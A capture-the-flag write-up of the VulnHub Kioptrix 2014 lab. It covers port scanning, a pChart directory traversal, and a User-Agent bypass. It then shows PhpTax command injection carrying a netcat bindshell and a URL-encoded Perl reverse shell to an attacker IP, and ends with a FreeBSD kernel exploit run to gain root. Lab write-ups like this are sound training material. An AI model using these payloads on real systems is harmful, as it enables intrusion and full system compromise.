vulnhub_kioptrix_2014

Finally arrived at the last box of the Kioptrix series!

Enumeration

I'll start by seeking for open ports on the target box.I prefer using masscan and namp for this initial task.


```
┌──(root㉿kali)-[~/Desktop]
└─# masscan -p1-65535 192.168.122.17 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-13 01:01:05 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 8080/tcp on 192.168.122.17
Discovered open port 80/tcp on 192.168.122.17

┌──(root㉿kali)-[~/Desktop]
└─# nmap -sC -sS -sV -A -p 80,8080 192.168.122.17
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 20:31 EST
Nmap scan report for bogon (192.168.122.17)
Host is up (0.00061s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-title: Site doesn't have a title (text/html).
8080/tcp open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
MAC Address: 00:0C:29:BE:46:43 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms bogon (192.168.122.17)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.95 seconds
```

The only service that exposed to us is HTTP on port 80 and port 8080.


Next step I ultilize dirsearch for directory brute-force, but I could find nothing interesting.

```
┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://192.168.122.17

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.122.17/_23-11-12_20-32-21.txt

Error Log: /root/.dirsearch/logs/errors-23-11-12_20-32-21.log

Target: http://192.168.122.17/

[20:32:21] Starting:
[20:32:25] 403 -  213B  - /.ht_wsr.txt
[20:32:25] 403 -  216B  - /.htaccess.bak1
[20:32:25] 403 -  218B  - /.htaccess.sample
[20:32:25] 403 -  216B  - /.htaccess.orig
[20:32:25] 403 -  216B  - /.htaccess.save
[20:32:25] 403 -  217B  - /.htaccess_extra
[20:32:25] 403 -  216B  - /.htaccess_orig
[20:32:25] 403 -  214B  - /.htaccess_sc
[20:32:25] 403 -  214B  - /.htaccessBAK
[20:32:25] 403 -  214B  - /.htaccessOLD
[20:32:25] 403 -  215B  - /.htaccessOLD2
[20:32:25] 403 -  206B  - /.htm
[20:32:25] 403 -  207B  - /.html
[20:32:25] 403 -  212B  - /.htpasswds
[20:32:25] 403 -  213B  - /.httr-oauth
[20:32:30] 403 -  216B  - /.htpasswd_test
[20:33:02] 403 -  210B  - /cgi-bin/
[20:33:02] 500 -  535B  - /cgi-bin/test-cgi
[20:33:20] 200 -  152B  - /index.html

Task Completed

┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://192.168.122.17:8080

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.122.17-8080/_23-11-12_20-39-00.txt

Error Log: /root/.dirsearch/logs/errors-23-11-12_20-39-00.log

Target: http://192.168.122.17:8080/

[20:39:00] Starting:
[20:39:44] 404 -  224B  - /cgi-bin/a1stats/a1disp.cgi
[20:39:44] 404 -  216B  - /cgi-bin/awstats.pl
[20:39:44] 404 -  214B  - /cgi-bin/awstats/
[20:39:44] 404 -  217B  - /cgi-bin/htimage.exe?2,2
```

Let's check them out in firefox:




It reminds me of 403 FORBIDDEN when I access port 8080.Then I shifted my focus to port 80.




It works! However, there is only the phrase "it works," XD.

Grabbing a shell

Let's dig deeper—view page source:



Well, now we get something new!




I failed to find file upload or command injection vulnerabilities that could help me access a reverse shell when I explore this new page. However, `pChart2.1.3` in url seized my attention.

The following steps are quite explicit.

```
[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.
```


It’s evident that there exists a arbitrary file read vulnerability.



However, we cannot rely on this vulnerability to gain access to the box, we must integrate it with other vulnerabilities. At this point, I recalled the earlier 403 page.


I googled default path of apache config file:

Let’s go to check its configuration:





```
Allow from env=Mozilla4_browser
```


Access port 8080 using burp suite to check User-Agent.




Turn to proxy-settings, Match and replace rules, and then ticket Mozilla/4.0:



Let’s try again:



BINGO! Now we can access port 8080.



Nevigate phptax directory and I cound not understand the presented page.

At this step, I will also suggest searchsploit:

```
┌──(root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
└─# searchsploit phptax
```


Exploit Title	Path
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)	php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution	php/webapps/25849.txt
phptax 0.8 - Remote Code Execution	php/webapps/21665.txt

Shellcodes: No Results

```
Exploit / Proof of Concept:

Bindshell on port 23235 using netcat:

http://localhost/phptax/drawimage.php?pfilez=xxx;%20nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make

** Exploit-DB Verified:**
http://localhost/phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make
```

So far, I can use the vulnerability mentioned above to grab a reverse shell by accessing the following page:

```
http://192.168.122.17:8080/phptax/drawimage.php?pfilez=xxx;perl+-e+%27use+Socket%3B%24i%3D%22192.168.122.111%22%3B%24p%3D4444%3Bsocket%28S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname%28%22tcp%22%29%29%3Bif%28connect%28S%2Csockaddr_in%28%24p%2Cinet_aton%28%24i%29%29%29%29%7Bopen%28STDIN%2C%22%3E%26S%22%29%3Bopen%28STDOUT%2C%22%3E%26S%22%29%3Bopen%28STDERR%2C%22%3E%26S%22%29%3Bexec%28%22%2Fbin%2Fsh+-i%22%29%3B%7D%3B%27;&pdf=make
```



Privilege escalation

We can identify the system version of the target box as FREEBSD 9.0-RELEASE and we can easily find two poc using searchsploit.

I transfer the poc through nc because wget and some other commands are unavailable.

Compile and execute:

```
$ ls
aprZD84cm
exp.c
mysql.sock
vmware-fonts0
$ pwd
/tmp
$
$
$
$ gcc -o exp exp.c
exp.c:178:2: warning: no newline at end of file
$
$
$ chmod +x exp
$ ./exp
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
$
```

ROOT IT!